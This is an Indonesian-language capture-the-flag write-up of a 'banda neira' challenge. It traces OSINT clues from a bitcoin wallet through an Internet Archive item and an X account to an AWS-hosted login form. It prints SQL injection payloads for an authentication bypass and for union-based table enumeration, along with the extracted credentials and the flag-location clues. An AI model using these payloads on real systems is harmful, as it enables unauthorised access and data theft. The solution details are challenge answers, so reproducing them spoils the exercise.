


# flow: banda neira challenge

---



saya mulai dengan membaca clue dan melihat adanya wallet bitcoin. di hari pertama, saya anggap itu cuma decoy / pancingan, karena wallet tersebut adalah kasus nyata (wallet hasil sitaan fbi), jadi terasa terlalu obvious kalau dijadikan kunci utama.

awalnya saya coba pendekatan teknis yg paling gampang:

- & binwalk
- & steganografi
- & pemisahan rgb
- & audacity, morse dll

tapi semuanya buntu dan menunggu clue, 1 menit setelah clue rilis. akhirnya saya mutusin buat ngikutin clue, terutama yg mengarah ke **internet archive**.

saya sempat mencari nama evelyn, tapi tidak nemu korelasi apa pun. akhirnya saya sadar kalau storyline ini cuma simbolis, bukan petunjuk langsung.

---

saya lanjut cari di web archive pakai wallet crypto tsb, dan nemu sebuah halaman aneh dengan nama indonesia.

**THERE IS NO PREVIEW AVAILABLE FOR THIS ITEM**

This item does not appear to have any files that can be experienced on Archive.org.  
Please download files in this item to interact with them on your computer.

[Show all files](#)

saputra-coleman

 [Favorite](#)
 [Share](#)
 [Flag](#)

Publication date 2017-05-09  
 Topics 1FfmbHfnpaZjKFvyi1okTjJJusN455paPH  
 Collection opensource  
 Item Size 31.7K

1FfmbHfnpaZjKFvyi1okTjJJusN455paPH  
 Addeddate 2025-12-17 11:34:06  
 Identifier saputra-coleman  
 Identifier-ark ark:/13960/s25r2cqswhs  
 Scanner Internet Archive HTML5 Uploader 1.7.0

94 Views

**DOWNLOAD OPTIONS**

<a href="#">HTML</a>	1 file
<a href="#">TORRENT</a>	1 file
<a href="#">SHOW ALL</a>	5 Files 5 Original



Reviews

[+ Add Review](#)There are no reviews yet. Be the first one to [write a review](#).**IN COLLECTIONS**

anomali yg saya perhatikan:

1. kenapa harus nama nya indonesia bgt?
2. kenapa di-upload tepat di bulan yg sama dengan rilis quiz?
3. akun yang upload akun baru <https://archive.org/details/@d239d239923hf92h3>

saya coba telusuri lebih jauh:

- & website / artikel
- & kombinasi cache.pusatkode.com/saputracoleman
- & instagram dengan username tsb

hasilnya nihil. tapi waktu saya cek twitter / x, ternyata akunnya valid (akun baru, masih polosan). contoh

x.com/saputracoleman

Saputra Coleman

0 posts

Saputra Coleman  
@saputracoleman  
[cache.pusatkode.com/yjqcnwq6ye](https://cache.pusatkode.com/yjqcnwq6ye) Joined December 2025

0 Following 2 Followers


Posts Replies Media

**@saputracoleman hasn't posted**

When they do, their posts will show up here.

di bio akun tersebut ada link: <https://t.co/kqUkHdYRu4>

saya buka manual dulu tanpa tools, dan ternyata isinya file html yg terhubung ke backend aws, berupa form login.



## bagian 2: analisis kerentanan

saya sempat coba password admin, dummy, dll dan beberapa bypass sederhana, sampai akhirnya nemu kalau endpoint ini **rentan terhadap sql injection** di parameter `password` :

```
https://v7ygjvcoheizggqlftqf5s3y0qhyfs.lambda-url.ap-southeast-1.on.aws/
```

## payload

bypass autentikasi berhasil pakai payload berikut:

```
{
  "password": "OR'1='1"
}
```

## langkah penyelesaian

### 1. enumerasi database

saya pakai teknik **union-based sql injection**. dari respon yg ada, saya berasumsi backend yg dipakai adalah **postgresql**.

payload untuk menampilkan tabel:

```
'OR'1='1'
UNION SELECT 1, table_name, 'dummy'
FROM information_schema.tables
WHERE table_schema = 'public' --
```

tabel yg ditemukan:

- ◆ `users`
- ◆ `clues`
- ◆ `locations`

### 2. ekstraksi data

**tabel: users**

username : saputracoleman12038213  
password : 031jd302f28g2

### tabel: locations

id :1  
koordinat:-4.522475070543242,129.9042573254693  
lokasi :bandaneira,indonesia

### tabel: clues

tulisanoranyedia  
tasrumah  
disambungtanpasiasi

## tahap osint

berdasarkan data di tabel **locations** , koordinat mengarah ke **banda neira** (google maps).

### interpretasi clue

- & **tulisan oranye** teks berwarna oranye di peta
- & **di atas rumah** tulisan berada di atap bangunan
- & **disambung tanpa spasi** flag digabung tanpa spasi

### analisis lokasi



koordinat tepat mengarah ke bangunan dengan tulisan oranye di atasnya.

---

begitulah flow ctf hari ini, saran gw sih lebih baik istirahat dibanding maksa kalau clue blm muncul malah memunculkan jutaan asumsi / cara.